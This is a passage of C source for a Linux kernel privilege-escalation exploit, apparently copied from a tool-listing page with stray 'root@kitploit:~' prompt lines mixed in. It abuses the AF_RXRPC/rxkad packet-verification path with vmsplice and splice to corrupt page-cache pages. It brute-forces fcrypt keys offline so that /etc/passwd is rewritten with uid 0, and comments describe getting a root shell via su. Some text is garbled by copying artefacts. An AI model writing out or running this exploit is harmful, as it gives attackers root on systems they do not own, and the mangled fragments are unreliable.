static int setup_rxrpc_client(uint16_t local_port, const char *keyname) { int fd = socket(AF_RXRPC, SOCK_DGRAM, PF_INET); if (fd < 0) { WARN("socket(AF_RXRPC client): %s", strerror(errno)); return -1; } if (setsockopt(fd, SOL_RXRPC, RXRPC_SECURITY_KEY, keyname, strlen(keyname)) < 0) { WARN("client SECURITY_KEY: %s", strerror(errno)); close(fd); return -1; } int min_level = RXRPC_SECURITY_AUTH; if (setsockopt(fd, SOL_RXRPC, RXRPC_MIN_SECURITY_LEVEL, &min_level, sizeof(min_level)) < 0) { WARN("client MIN_SECURITY_LEVEL: %s", strerror(errno)); close(fd); return -1; } struct sockaddr_rxrpc srx = {0}; srx.srx_family = AF_RXRPC; srx.srx_service = 0; srx.transport_type = SOCK_DGRAM; srx.transport_len = sizeof(struct sockaddr_in); srx.transport.sin.sin_family = AF_INET; srx.transport.sin.sin_port = htons(local_port); srx.transport.sin.sin_addr.s_addr = htonl(0x7F000001); if (bind(fd, (struct sockaddr *)&srx, sizeof(srx)) < 0) { WARN("client bind :%u: %s", local_port, strerror(errno)); close(fd); return -1; } LOG("AF_RXRPC client bound :%u", local_port); return fd; }

static int rxrpc_client_initiate_call(int cli_fd, uint16_t srv_port, uint16_t service_id, unsigned long user_call_id) { char data[8] = "PINGPING"; struct sockaddr_rxrpc srx = {0}; srx.srx_family = AF_RXRPC; srx.srx_service = service_id; srx.transport_type = SOCK_DGRAM; srx.transport_len = sizeof(struct sockaddr_in); srx.transport.sin.sin_family = AF_INET; srx.transport.sin.sin_port = htons(srv_port); srx.transport.sin.sin_addr.s_addr = htonl(0x7F000001);

root@kitploit:~
char cmsg_buf[CMSG_SPACE(sizeof(unsigned long))];
struct msghdr msg = {0};
msg.msg_name = &srx; msg.msg_namelen = sizeof(srx);
struct iovec iov = { .iov_base = data, .iov_len = sizeof(data) };
msg.msg_iov = &iov; msg.msg_iovlen = 1;
msg.msg_control = cmsg_buf; msg.msg_controllen = sizeof(cmsg_buf);
struct cmsghdr *cmsg = CMSG_FIRSTHDR(&msg);
cmsg->cmsg_level = SOL_RXRPC;
cmsg->cmsg_type = RXRPC_USER_CALL_ID;
cmsg->cmsg_len = CMSG_LEN(sizeof(unsigned long));
*(unsigned long *)CMSG_DATA(cmsg) = user_call_id;

/* Don't block forever if no reply ever comes through this single sendmsg. */
int fl = fcntl(cli_fd, F_GETFL);
fcntl(cli_fd, F_SETFL, fl | O_NONBLOCK);

ssize_t n = sendmsg(cli_fd, &msg, 0);
fcntl(cli_fd, F_SETFL, fl);
if (n < 0) {
	if (errno == EAGAIN || errno == EWOULDBLOCK) {
		LOG("client sendmsg returned EAGAIN (expected; kernel will keep "
				"retrying handshake)");
		return 0;
	}
	WARN("client sendmsg: %s", strerror(errno));
	return -1;
}
LOG("client sendmsg %zd B → :%u (handshake will follow asynchronously)",
		n, srv_port);
return 0;

}

/* =================================================================== / / fake-server (plain UDP) / / =================================================================== */

static int setup_udp_server(uint16_t port) { int s = socket(AF_INET, SOCK_DGRAM, 0); if (s < 0) { WARN("socket(udp server): %s", strerror(errno)); return -1; } struct sockaddr_in sa = {0}; sa.sin_family = AF_INET; sa.sin_port = htons(port); sa.sin_addr.s_addr = htonl(0x7F000001); if (bind(s, (struct sockaddr *)&sa, sizeof(sa)) < 0) { WARN("udp server bind :%u: %s", port, strerror(errno)); close(s); return -1; } LOG("plain UDP fake-server bound :%u", port); return s; }

/* Receive one UDP datagram with timeout (ms). Returns bytes or -1. */ static ssize_t udp_recv_to(int s, void *buf, size_t cap, struct sockaddr_in *from, int timeout_ms) { struct pollfd pfd = { .fd = s, .events = POLLIN }; int rc = poll(&pfd, 1, timeout_ms); if (rc <= 0) return -1; socklen_t fl = from ? sizeof(*from) : 0; return recvfrom(s, buf, cap, 0, (struct sockaddr *)from, from ? &fl : NULL); }

/* =================================================================== / / main PoC / / =================================================================== */

static int trigger_seq = 0;

static int do_one_trigger(int target_fd, off_t splice_off, size_t splice_len) { char keyname[32]; snprintf(keyname, sizeof(keyname), "evil%d", trigger_seq++);

root@kitploit:~
long key = add_rxrpc_key(keyname);
if (key < 0) {
	if (trigger_seq < 5) WARN("add_rxrpc_key(%s): %s", keyname, strerror(errno));
	return -1;
}

/* Use varying ports so kernel TIME_WAIT / stale state does not bite. */
uint16_t port_S = 7777 + (trigger_seq * 2 % 200);
uint16_t port_C = port_S + 1;
uint16_t svc_id = 1234;

int udp_srv = setup_udp_server(port_S);
if (udp_srv < 0) {
	if (trigger_seq < 5) WARN("setup_udp_server(%u) failed", port_S);
	syscall(SYS_keyctl, 3 /*KEYCTL_INVALIDATE*/, key); return -1;
}

int rxsk_cli = setup_rxrpc_client(port_C, keyname);
if (rxsk_cli < 0) {
	if (trigger_seq < 5) WARN("setup_rxrpc_client(%u, %s) failed", port_C, keyname);
	close(udp_srv); syscall(SYS_keyctl, 3, key); return -1;
}

if (rxrpc_client_initiate_call(rxsk_cli, port_S, svc_id, 0xDEAD) < 0) {
	if (trigger_seq < 5) WARN("rxrpc_client_initiate_call failed");
	close(rxsk_cli); close(udp_srv); syscall(SYS_keyctl, 3, key); return -1;
}

uint8_t pkt[2048];
struct sockaddr_in cli_addr;
ssize_t n = udp_recv_to(udp_srv, pkt, sizeof(pkt), &cli_addr, 1500);
if (n < (ssize_t)sizeof(struct rxrpc_wire_header)) {
	if (trigger_seq < 5) WARN("udp_recv_to: n=%zd errno=%s", n, strerror(errno));
	close(rxsk_cli); close(udp_srv); syscall(SYS_keyctl, 3, key); return -1;
}
struct rxrpc_wire_header *whdr_in = (struct rxrpc_wire_header *)pkt;
uint32_t epoch  = ntohl(whdr_in->epoch);
uint32_t cid    = ntohl(whdr_in->cid);
uint32_t callN  = ntohl(whdr_in->callNumber);
uint16_t svc_in = ntohs(whdr_in->serviceId);
uint16_t cli_port = ntohs(cli_addr.sin_port);

/* Send CHALLENGE */
{
	struct {
		struct rxrpc_wire_header hdr;
		struct rxkad_challenge   ch;
	} __attribute__((packed)) c = {0};
	c.hdr.epoch = htonl(epoch);
	c.hdr.cid = htonl(cid);
	c.hdr.callNumber = 0; c.hdr.seq = 0;
	c.hdr.serial = htonl(0x10000);
	c.hdr.type = RXRPC_PACKET_TYPE_CHALLENGE;
	c.hdr.securityIndex = 2;
	c.hdr.serviceId = htons(svc_in);
	c.ch.version = htonl(2); c.ch.nonce = htonl(0xDEADBEEFu);
	c.ch.min_level = htonl(1);
	struct sockaddr_in to = { .sin_family=AF_INET, .sin_port=htons(cli_port),
		.sin_addr.s_addr=htonl(0x7F000001) };
	if (sendto(udp_srv, &c, sizeof(c), 0, (struct sockaddr*)&to, sizeof(to)) < 0) {
		close(rxsk_cli); close(udp_srv); syscall(SYS_keyctl, 3, key); return -1;
	}
}

/* Drain RESPONSE (best-effort) */
for (int i = 0; i < 4; i++) {
	struct sockaddr_in src;
	if (udp_recv_to(udp_srv, pkt, sizeof(pkt), &src, 500) < 0) break;
}

/* csum + cksum with CURRENT SESSION_KEY */
uint8_t csum_iv[8] = {0};
if (compute_csum_iv(epoch, cid, 2, SESSION_KEY, csum_iv) < 0) {
	close(rxsk_cli); close(udp_srv); syscall(SYS_keyctl, 3, key); return -1;
}
uint16_t cksum_h = 0;
if (compute_cksum(cid, callN, 1, SESSION_KEY, csum_iv, &cksum_h) < 0) {
	close(rxsk_cli); close(udp_srv); syscall(SYS_keyctl, 3, key); return -1;
}

/* Build malicious DATA header */
struct rxrpc_wire_header mal = {0};
mal.epoch = htonl(epoch);
mal.cid = htonl(cid);
mal.callNumber = htonl(callN);
mal.seq = htonl(1);
mal.serial = htonl(0x42000);
mal.type = RXRPC_PACKET_TYPE_DATA;
mal.flags = RXRPC_LAST_PACKET;
mal.securityIndex = 2;
mal.cksum = htons(cksum_h);
mal.serviceId = htons(svc_in);

/* connect udp_srv → client port for splice */
struct sockaddr_in dst = { .sin_family=AF_INET, .sin_port=htons(cli_port),
	.sin_addr.s_addr=htonl(0x7F000001) };
if (connect(udp_srv, (struct sockaddr*)&dst, sizeof(dst)) < 0) {
	close(rxsk_cli); close(udp_srv); syscall(SYS_keyctl, 3, key); return -1;
}

/* pipe + vmsplice header + splice file → pipe → udp_srv */
int p[2];
if (pipe(p) < 0) {
	close(rxsk_cli); close(udp_srv); syscall(SYS_keyctl, 3, key); return -1;
}
{
	struct iovec viv = { .iov_base = &mal, .iov_len = sizeof(mal) };
	if (vmsplice(p[1], &viv, 1, 0) < 0) goto trig_fail;
}
{
	loff_t off = splice_off;
	if (splice(target_fd, &off, p[1], NULL, splice_len, SPLICE_F_NONBLOCK) < 0)
		goto trig_fail;
}
if (splice(p[0], NULL, udp_srv, NULL, sizeof(mal) + splice_len, 0) < 0) {
	goto trig_fail;
}
close(p[0]); close(p[1]);

/* recvmsg the malicious DATA into the kernel's verify_packet path */
int fl = fcntl(rxsk_cli, F_GETFL);
fcntl(rxsk_cli, F_SETFL, fl | O_NONBLOCK);
for (int round = 0; round < 5; round++) {
	char rb[2048];
	struct sockaddr_rxrpc srx;
	char ccb[256];
	struct msghdr m = {0};
	struct iovec iv = { .iov_base = rb, .iov_len = sizeof(rb) };
	m.msg_name = &srx; m.msg_namelen = sizeof(srx);
	m.msg_iov = &iv;  m.msg_iovlen = 1;
	m.msg_control = ccb; m.msg_controllen = sizeof(ccb);
	ssize_t r = recvmsg(rxsk_cli, &m, 0);
	if (r > 0) break;
	if (errno == EAGAIN || errno == EWOULDBLOCK) usleep(20000);
	else break;
}
fcntl(rxsk_cli, F_SETFL, fl);

close(rxsk_cli);
close(udp_srv);
syscall(SYS_keyctl, 3, key);
return 0;

trig_fail: close(p[0]); close(p[1]); close(rxsk_cli); close(udp_srv); syscall(SYS_keyctl, 3, key); return -1; }

/* ===================================================================

  • USER-SPACE pcbc(fcrypt) BRUTE-FORCE
  • The kernel's rxkad_verify_packet_1() does an in-place 8-byte
  • pcbc(fcrypt) decrypt with iv=0 over the page-cache page at the splice
  • offset. pcbc with single 8-B block and IV=0 reduces to a plain
  • fcrypt_decrypt(C, K). We can therefore search for the right K
  • entirely in user-space — without touching the kernel/VM at all —
  • before applying ONE deterministic kernel trigger.
  • Port of crypto/fcrypt.c from the kernel source (David Howells / KTH).
  • Verified against kernel test vectors:
  • K=0, decrypt(0E0900C73EF7ED41) = 00000000
  • K=1144...66, decrypt(D8ED787477EC0680) = 123456789ABCDEF0
  • =================================================================== */

static const uint8_t fc_sbox0_raw[256] = { 0xea, 0x7f, 0xb2, 0x64, 0x9d, 0xb0, 0xd9, 0x11, 0xcd, 0x86, 0x86, 0x91, 0x0a, 0xb2, 0x93, 0x06, 0x0e, 0x06, 0xd2, 0x65, 0x73, 0xc5, 0x28, 0x60, 0xf2, 0x20, 0xb5, 0x38, 0x7e, 0xda, 0x9f, 0xe3, 0xd2, 0xcf, 0xc4, 0x3c, 0x61, 0xff, 0x4a, 0x4a, 0x35, 0xac, 0xaa, 0x5f, 0x2b, 0xbb, 0xbc, 0x53, 0x4e, 0x9d, 0x78, 0xa3, 0xdc, 0x09, 0x32, 0x10, 0xc6, 0x6f, 0x66, 0xd6, 0xab, 0xa9, 0xaf, 0xfd, 0x3b, 0x95, 0xe8, 0x34, 0x9a, 0x81, 0x72, 0x80, 0x9c, 0xf3, 0xec, 0xda, 0x9f, 0x26, 0x76, 0x15, 0x3e, 0x55, 0x4d, 0xde, 0x84, 0xee, 0xad, 0xc7, 0xf1, 0x6b, 0x3d, 0xd3, 0x04, 0x49, 0xaa, 0x24, 0x0b, 0x8a, 0x83, 0xba, 0xfa, 0x85, 0xa0, 0xa8, 0xb1, 0xd4, 0x01, 0xd8, 0x70, 0x64, 0xf0, 0x51, 0xd2, 0xc3, 0xa7, 0x75, 0x8c, 0xa5, 0x64, 0xef, 0x10, 0x4e, 0xb7, 0xc6, 0x61, 0x03, 0xeb, 0x44, 0x3d, 0xe5, 0xb3, 0x5b, 0xae, 0xd5, 0xad, 0x1d, 0xfa, 0x5a, 0x1e, 0x33, 0xab, 0x93, 0xa2, 0xb7, 0xe7, 0xa8, 0x45, 0xa4, 0xcd, 0x29, 0x63, 0x44, 0xb6, 0x69, 0x7e, 0x2e, 0x62, 0x03, 0xc8, 0xe0, 0x17, 0xbb, 0xc7, 0xf3, 0x3f, 0x36, 0xba, 0x71, 0x8e, 0x97, 0x65, 0x60, 0x69, 0xb6, 0xf6, 0xe6, 0x6e, 0xe0, 0x81, 0x59, 0xe8, 0xaf, 0xdd, 0x95, 0x22, 0x99, 0xfd, 0x63, 0x19, 0x74, 0x61, 0xb1, 0xb6, 0x5b, 0xae, 0x54, 0xb3, 0x70, 0xff, 0xc6, 0x3b, 0x3e, 0xc1, 0xd7, 0xe1, 0x0e, 0x76, 0xe5, 0x36, 0x4f, 0x59, 0xc7, 0x08, 0x6e, 0x82, 0xa6, 0x93, 0xc4, 0xaa, 0x26, 0x49, 0xe0, 0x21, 0x64, 0x07, 0x9f, 0x64, 0x81, 0x9c, 0xbf, 0xf9, 0xd1, 0x43, 0xf8, 0xb6, 0xb9, 0xf1, 0x24, 0x75, 0x03, 0xe4, 0xb0, 0x99, 0x46, 0x3d, 0xf5, 0xd1, 0x39, 0x72, 0x12, 0xf6, 0xba, 0x0c, 0x0d, 0x42, 0x2e, }; static const uint8_t fc_sbox1_raw[256] = { 0x77, 0x14, 0xa6, 0xfe, 0xb2, 0x5e, 0x8c, 0x3e, 0x67, 0x6c, 0xa1, 0x0d, 0xc2, 0xa2, 0xc1, 0x85, 0x6c, 0x7b, 0x67, 0xc6, 0x23, 0xe3, 0xf2, 0x89, 0x50, 0x9c, 0x03, 0xb7, 0x73, 0xe6, 0xe1, 0x39, 0x31, 0x2c, 0x27, 0x9f, 0xa5, 0x69, 0x44, 0xd6, 0x23, 0x83, 0x98, 0x7d, 0x3c, 0xb4, 0x2d, 0x99, 0x1c, 0x1f, 0x8c, 0x20, 0x03, 0x7c, 0x5f, 0xad, 0xf4, 0xfa, 0x95, 0xca, 0x76, 0x44, 0xcd, 0xb6, 0xb8, 0xa1, 0xa1, 0xbe, 0x9e, 0x54, 0x8f, 0x0b, 0x16, 0x74, 0x31, 0x8a, 0x23, 0x17, 0x04, 0xfa, 0x79, 0x84, 0xb1, 0xf5, 0x13, 0xab, 0xb5, 0x2e, 0xaa, 0x0c, 0x60, 0x6b, 0x5b, 0xc4, 0x4b, 0xbc, 0xe2, 0xaf, 0x45, 0x73, 0xfa, 0xc9, 0x49, 0xcd, 0x00, 0x92, 0x7d, 0x97, 0x7a, 0x18, 0x60, 0x3d, 0xcf, 0x5b, 0xde, 0xc6, 0xe2, 0xe6, 0xbb, 0x8b, 0x06, 0xda, 0x08, 0x15, 0x1b, 0x88, 0x6a, 0x17, 0x89, 0xd0, 0xa9, 0xc1, 0xc9, 0x70, 0x6b, 0xe5, 0x43, 0xf4, 0x68, 0xc8, 0xd3, 0x84, 0x28, 0x0a, 0x52, 0x66, 0xa3, 0xca, 0xf2, 0xe3, 0x7f, 0x7a, 0x31, 0xf7, 0x88, 0x94, 0x5e, 0x9c, 0x63, 0xd5, 0x24, 0x66, 0xfc, 0xb3, 0x57, 0x25, 0xbe, 0x89, 0x44, 0xc4, 0xe0, 0x8f, 0x23, 0x3c, 0x12, 0x52, 0xf5, 0x1e, 0xf4, 0xcb, 0x18, 0x33, 0x1f, 0xf8, 0x69, 0x10, 0x9d, 0xd3, 0xf7, 0x28, 0xf8, 0x30, 0x05, 0x5e, 0x32, 0xc0, 0xd5, 0x19, 0xbd, 0x45, 0x8b, 0x5b, 0xfd, 0xbc, 0xe2, 0x5c, 0xa9, 0x96, 0xef, 0x70, 0xcf, 0xc2, 0x2a, 0xb3, 0x61, 0xad, 0x80, 0x48, 0x81, 0xb7, 0x1d, 0x43, 0xd9, 0xd7, 0x45, 0xf0, 0xd8, 0x8a, 0x59, 0x7c, 0x57, 0xc1, 0x79, 0xc7, 0x34, 0xd6, 0x43, 0xdf, 0xe4, 0x78, 0x16, 0x06, 0xda, 0x92, 0x76, 0x51, 0xe1, 0xd4, 0x70, 0x03, 0xe0, 0x2f, 0x96, 0x91, 0x82, 0x80, }; static const uint8_t fc_sbox2_raw[256] = { 0xf0, 0x37, 0x24, 0x53, 0x2a, 0x03, 0x83, 0x86, 0xd1, 0xec, 0x50, 0xf0, 0x42, 0x78, 0x2f, 0x6d, 0xbf, 0x80, 0x87, 0x27, 0x95, 0xe2, 0xc5, 0x5d, 0xf9, 0x6f, 0xdb, 0xb4, 0x65, 0x6e, 0xe7, 0x24, 0xc8, 0x1a, 0xbb, 0x49, 0xb5, 0x0a, 0x7d, 0xb9, 0xe8, 0xdc, 0xb7, 0xd9, 0x45, 0x20, 0x1b, 0xce, 0x59, 0x9d, 0x6b, 0xbd, 0x0e, 0x8f, 0xa3, 0xa9, 0xbc, 0x74, 0xa6, 0xf6, 0x7f, 0x5f, 0xb1, 0x68, 0x84, 0xbc, 0xa9, 0xfd, 0x55, 0x50, 0xe9, 0xb6, 0x13, 0x5e, 0x07, 0xb8, 0x95, 0x02, 0xc0, 0xd0, 0x6a, 0x1a, 0x85, 0xbd, 0xb6, 0xfd, 0xfe, 0x17, 0x3f, 0x09, 0xa3, 0x8d, 0xfb, 0xed, 0xda, 0x1d, 0x6d, 0x1c, 0x6c, 0x01, 0x5a, 0xe5, 0x71, 0x3e, 0x8b, 0x6b, 0xbe, 0x29, 0xeb, 0x12, 0x19, 0x34, 0xcd, 0xb3, 0xbd, 0x35, 0xea, 0x4b, 0xd5, 0xae, 0x2a, 0x79, 0x5a, 0xa5, 0x32, 0x12, 0x7b, 0xdc, 0x2c, 0xd0, 0x22, 0x4b, 0xb1, 0x85, 0x59, 0x80, 0xc0, 0x30, 0x9f, 0x73, 0xd3, 0x14, 0x48, 0x40, 0x07, 0x2d, 0x8f, 0x80, 0x0f, 0xce, 0x0b, 0x5e, 0xb7, 0x5e, 0xac, 0x24, 0x94, 0x4a, 0x18, 0x15, 0x05, 0xe8, 0x02, 0x77, 0xa9, 0xc7, 0x40, 0x45, 0x89, 0xd1, 0xea, 0xde, 0x0c, 0x79, 0x2a, 0x99, 0x6c, 0x3e, 0x95, 0xdd, 0x8c, 0x7d, 0xad, 0x6f, 0xdc, 0xff, 0xfd, 0x62, 0x47, 0xb3, 0x21, 0x8a, 0xec, 0x8e, 0x19, 0x18, 0xb4, 0x6e, 0x3d, 0xfd, 0x74, 0x54, 0x1e, 0x04, 0x85, 0xd8, 0xbc, 0x1f, 0x56, 0xe7, 0x3a, 0x56, 0x67, 0xd6, 0xc8, 0xa5, 0xf3, 0x8e, 0xde, 0xae, 0x37, 0x49, 0xb7, 0xfa, 0xc8, 0xf4, 0x1f, 0xe0, 0x2a, 0x9b, 0x15, 0xd1, 0x34, 0x0e, 0xb5, 0xe0, 0x44, 0x78, 0x84, 0x59, 0x56, 0x68, 0x77, 0xa5, 0x14, 0x06, 0xf5, 0x2f, 0x8c, 0x8a, 0x73, 0x80, 0x76, 0xb4, 0x10, 0x86, }; static const uint8_t fc_sbox3_raw[256] = { 0xa9, 0x2a, 0x48, 0x51, 0x84, 0x7e, 0x49, 0xe2, 0xb5, 0xb7, 0x42, 0x33, 0x7d, 0x5d, 0xa6, 0x12, 0x44, 0x48, 0x6d, 0x28, 0xaa, 0x20, 0x6d, 0x57, 0xd6, 0x6b, 0x5d, 0x72, 0xf0, 0x92, 0x5a, 0x1b, 0x53, 0x80, 0x24, 0x70, 0x9a, 0xcc, 0xa7, 0x66, 0xa1, 0x01, 0xa5, 0x41, 0x97, 0x41, 0x31, 0x82, 0xf1, 0x14, 0xcf, 0x53, 0x0d, 0xa0, 0x10, 0xcc, 0x2a, 0x7d, 0xd2, 0xbf, 0x4b, 0x1a, 0xdb, 0x16, 0x47, 0xf6, 0x51, 0x36, 0xed, 0xf3, 0xb9, 0x1a, 0xa7, 0xdf, 0x29, 0x43, 0x01, 0x54, 0x70, 0xa4, 0xbf, 0xd4, 0x0b, 0x53, 0x44, 0x60, 0x9e, 0x23, 0xa1, 0x18, 0x68, 0x4f, 0xf0, 0x2f, 0x82, 0xc2, 0x2a, 0x41, 0xb2, 0x42, 0x0c, 0xed, 0x0c, 0x1d, 0x13, 0x3a, 0x3c, 0x6e, 0x35, 0xdc, 0x60, 0x65, 0x85, 0xe9, 0x64, 0x02, 0x9a, 0x3f, 0x9f, 0x87, 0x96, 0xdf, 0xbe, 0xf2, 0xcb, 0xe5, 0x6c, 0xd4, 0x5a, 0x83, 0xbf, 0x92, 0x1b, 0x94, 0x00, 0x42, 0xcf, 0x4b, 0x00, 0x75, 0xba, 0x8f, 0x76, 0x5f, 0x5d, 0x3a, 0x4d, 0x09, 0x12, 0x08, 0x38, 0x95, 0x17, 0xe4, 0x01, 0x1d, 0x4c, 0xa9, 0xcc, 0x85, 0x82, 0x4c, 0x9d, 0x2f, 0x3b, 0x66, 0xa1, 0x34, 0x10, 0xcd, 0x59, 0x89, 0xa5, 0x31, 0xcf, 0x05, 0xc8, 0x84, 0xfa, 0xc7, 0xba, 0x4e, 0x8b, 0x1a, 0x19, 0xf1, 0xa1, 0x3b, 0x18, 0x12, 0x17, 0xb0, 0x98, 0x8d, 0x0b, 0x23, 0xc3, 0x3a, 0x2d, 0x20, 0xdf, 0x13, 0xa0, 0xa8, 0x4c, 0x0d, 0x6c, 0x2f, 0x47, 0x13, 0x13, 0x52, 0x1f, 0x2d, 0xf5, 0x79, 0x3d, 0xa2, 0x54, 0xbd, 0x69, 0xc8, 0x6b, 0xf3, 0x05, 0x28, 0xf1, 0x16, 0x46, 0x40, 0xb0, 0x11, 0xd3, 0xb7, 0x95, 0x49, 0xcf, 0xc3, 0x1d, 0x8f, 0xd8, 0xe1, 0x73, 0xdb, 0xad, 0xc8, 0xc9, 0xa9, 0xa1, 0xc2, 0xc5, 0xe3, 0xba, 0xfc, 0x0e, 0x25, };

static uint32_t fc_sbox0[256], fc_sbox1[256], fc_sbox2[256], fc_sbox3[256];

#include <endian.h>

static void fcrypt_init_sboxes(void) { for (int i = 0; i < 256; i++) { fc_sbox0[i] = htobe32((uint32_t)fc_sbox0_raw[i] << 3); fc_sbox1[i] = htobe32(((uint32_t)(fc_sbox1_raw[i] & 0x1f) << 27) | ((uint32_t)fc_sbox1_raw[i] >> 5)); fc_sbox2[i] = htobe32((uint32_t)fc_sbox2_raw[i] << 11); fc_sbox3[i] = htobe32((uint32_t)fc_sbox3_raw[i] << 19); } }

#define fc_ror56_64(k, n)
(k = (k >> (n)) | ((k & ((1ULL << (n)) - 1)) << (56 - (n))))

typedef struct { uint32_t sched[16]; } fcrypt_uctx;

static void fcrypt_user_setkey(fcrypt_uctx *ctx, const uint8_t key[8]) { uint64_t k = 0; k = (uint64_t)(key[0] >> 1); k <<= 7; k |= (uint64_t)(key[1] >> 1); k <<= 7; k |= (uint64_t)(key[2] >> 1); k <<= 7; k |= (uint64_t)(key[3] >> 1); k <<= 7; k |= (uint64_t)(key[4] >> 1); k <<= 7; k |= (uint64_t)(key[5] >> 1); k <<= 7; k |= (uint64_t)(key[6] >> 1); k <<= 7; k |= (uint64_t)(key[7] >> 1);

root@kitploit:~
ctx->sched[0x0] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0x1] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0x2] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0x3] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0x4] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0x5] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0x6] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0x7] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0x8] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0x9] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0xa] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0xb] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0xc] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0xd] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0xe] = htobe32((uint32_t)k); fc_ror56_64(k, 11);
ctx->sched[0xf] = htobe32((uint32_t)k);

}

#define FC_F(R_, L_, sched_) do {
union { uint32_t l; uint8_t c[4]; } u;
u.l = (sched_) ^ (R_);
L_ ^= fc_sbox0[u.c[0]] ^ fc_sbox1[u.c[1]] ^
fc_sbox2[u.c[2]] ^ fc_sbox3[u.c[3]];
} while (0)

static void fcrypt_user_decrypt(const fcrypt_uctx *ctx, uint8_t out[8], const uint8_t in[8]) { uint32_t L, R; memcpy(&L, in, 4); memcpy(&R, in + 4, 4); FC_F(L, R, ctx->sched[0xf]); FC_F(R, L, ctx->sched[0xe]); FC_F(L, R, ctx->sched[0xd]); FC_F(R, L, ctx->sched[0xc]); FC_F(L, R, ctx->sched[0xb]); FC_F(R, L, ctx->sched[0xa]); FC_F(L, R, ctx->sched[0x9]); FC_F(R, L, ctx->sched[0x8]); FC_F(L, R, ctx->sched[0x7]); FC_F(R, L, ctx->sched[0x6]); FC_F(L, R, ctx->sched[0x5]); FC_F(R, L, ctx->sched[0x4]); FC_F(L, R, ctx->sched[0x3]); FC_F(R, L, ctx->sched[0x2]); FC_F(L, R, ctx->sched[0x1]); FC_F(R, L, ctx->sched[0x0]); memcpy(out, &L, 4); memcpy(out + 4, &R, 4); }

/* For the 2-splice chain we want the line to have EXACTLY 6 ':' and a

  • shell field that equals "/bin/bash" (in /etc/shells, valid path).
  • The two splices interlock as:
  • bytes 7..14 (offset 2800): P1 — sets uid=0, gid=1 digit, then
  • root@kitploit:~
               4 random gecos-prefix bytes.
    
  • bytes 15..22 (offset 2808): P2 — wipes the original ':' at line
  • root@kitploit:~
               pos 16, preserves ':' at pos 21 and '/' at pos 22.
    
  • Combined line: "test❌0:G:GGGGGGGGGG:/home/test:/bin/bash"
  • root@kitploit:~
                  pos 0    8    21       32
    
  • pw_uid=0, pw_gid=G, pw_dir="/home/test", pw_shell="/bin/bash".
  • Now su -s /bin/bash test proceeds through the restricted_shell()
  • check (because /bin/bash IS in /etc/shells) and exec()s /bin/bash
  • under uid=0.
  • === 3-splice predicates ===
  • After applying splices A, B, C in order to /etc/passwd line 1
  • (offsets 4, 6, 8 — each 8 bytes, last-write-wins), the final state
  • of chars 4..15 is determined by these P bytes:
  • char 4 = P_A[0] want: ':'
  • char 5 = P_A[1] want: ':'
  • char 6 = P_B[0] want: '0' (overwrites P_A[2])
  • char 7 = P_B[1] want: ':' (overwrites P_A[3])
  • char 8 = P_C[0] want: '0' (overwrites P_A[4]/P_B[2])
  • char 9 = P_C[1] want: ':' (overwrites P_A[5]/P_B[3])
  • char 10..14 = P_C[2..6] want: any byte except ':' '\0' '\n'
  • char 15 = P_C[7] want: ':'
  • The constraints on P_A[2..7] and P_B[2..7] are vacuous because they
  • are overwritten before /etc/passwd is read by anyone — we only care
  • about the final state. */ static inline int fc_check_pa_nullok(const uint8_t P[8]) { return P[0] == ':' && P[1] == ':'; }

static inline int fc_check_pb_nullok(const uint8_t P[8]) { return P[0] == '0' && P[1] == ':'; }

static inline int fc_check_pc_nullok(const uint8_t P[8]) { if (P[0] != '0') return 0; if (P[1] != ':') return 0; if (P[7] != ':') return 0; for (int i = 2; i < 7; i++) { if (P[i] == ':' || P[i] == '\0' || P[i] == '\n') return 0; } return 1; }

static uint64_t fc_splitmix64(uint64_t *s) { uint64_t z = (*s += 0x9E3779B97F4A7C15ULL); z = (z ^ (z >> 30)) * 0xBF58476D1CE4E5B9ULL; z = (z ^ (z >> 27)) * 0x94D049BB133111EBULL; return z ^ (z >> 31); }

/* Generic brute-force. predicate decides if a P is acceptable. */ typedef int (*pcheck_fn)(const uint8_t P[8]);

static int find_K_offline_generic(const uint8_t C[8], uint64_t max_iters, pcheck_fn check, uint8_t K_out[8], uint8_t P_out[8], uint64_t seed_init, const char *label) { fcrypt_uctx ctx; uint8_t K[8], P[8]; uint64_t seed = seed_init; struct timespec ts0, ts1; clock_gettime(CLOCK_MONOTONIC, &ts0);

root@kitploit:~
for (uint64_t iter = 0; iter < max_iters; iter++) {
	uint64_t r = fc_splitmix64(&seed);
	memcpy(K, &r, 8);
	fcrypt_user_setkey(&ctx, K);
	fcrypt_user_decrypt(&ctx, P, C);

	if (check(P)) {
		memcpy(K_out, K, 8);
		memcpy(P_out, P, 8);
		clock_gettime(CLOCK_MONOTONIC, &ts1);
		double dt = (ts1.tv_sec - ts0.tv_sec) +
			(ts1.tv_nsec - ts0.tv_nsec) / 1e9;
		LOG("%s found after %lu iters in %.2fs (%.2fM/s) K=%02x%02x%02x%02x%02x%02x%02x%02x  P=%02x%02x%02x%02x%02x%02x%02x%02x \"%c%c%c%c%c%c%c%c\"",
				label,
				(unsigned long)iter, dt, iter / dt / 1e6,
				K[0],K[1],K[2],K[3],K[4],K[5],K[6],K[7],
				P[0],P[1],P[2],P[3],P[4],P[5],P[6],P[7],
				(P[0]>=32&&P[0]<127)?P[0]:'.',
				(P[1]>=32&&P[1]<127)?P[1]:'.',
				(P[2]>=32&&P[2]<127)?P[2]:'.',
				(P[3]>=32&&P[3]<127)?P[3]:'.',
				(P[4]>=32&&P[4]<127)?P[4]:'.',
				(P[5]>=32&&P[5]<127)?P[5]:'.',
				(P[6]>=32&&P[6]<127)?P[6]:'.',
				(P[7]>=32&&P[7]<127)?P[7]:'.');
		return 0;
	}

	if ((iter & 0x3ffffff) == 0 && iter > 0) {
		clock_gettime(CLOCK_MONOTONIC, &ts1);
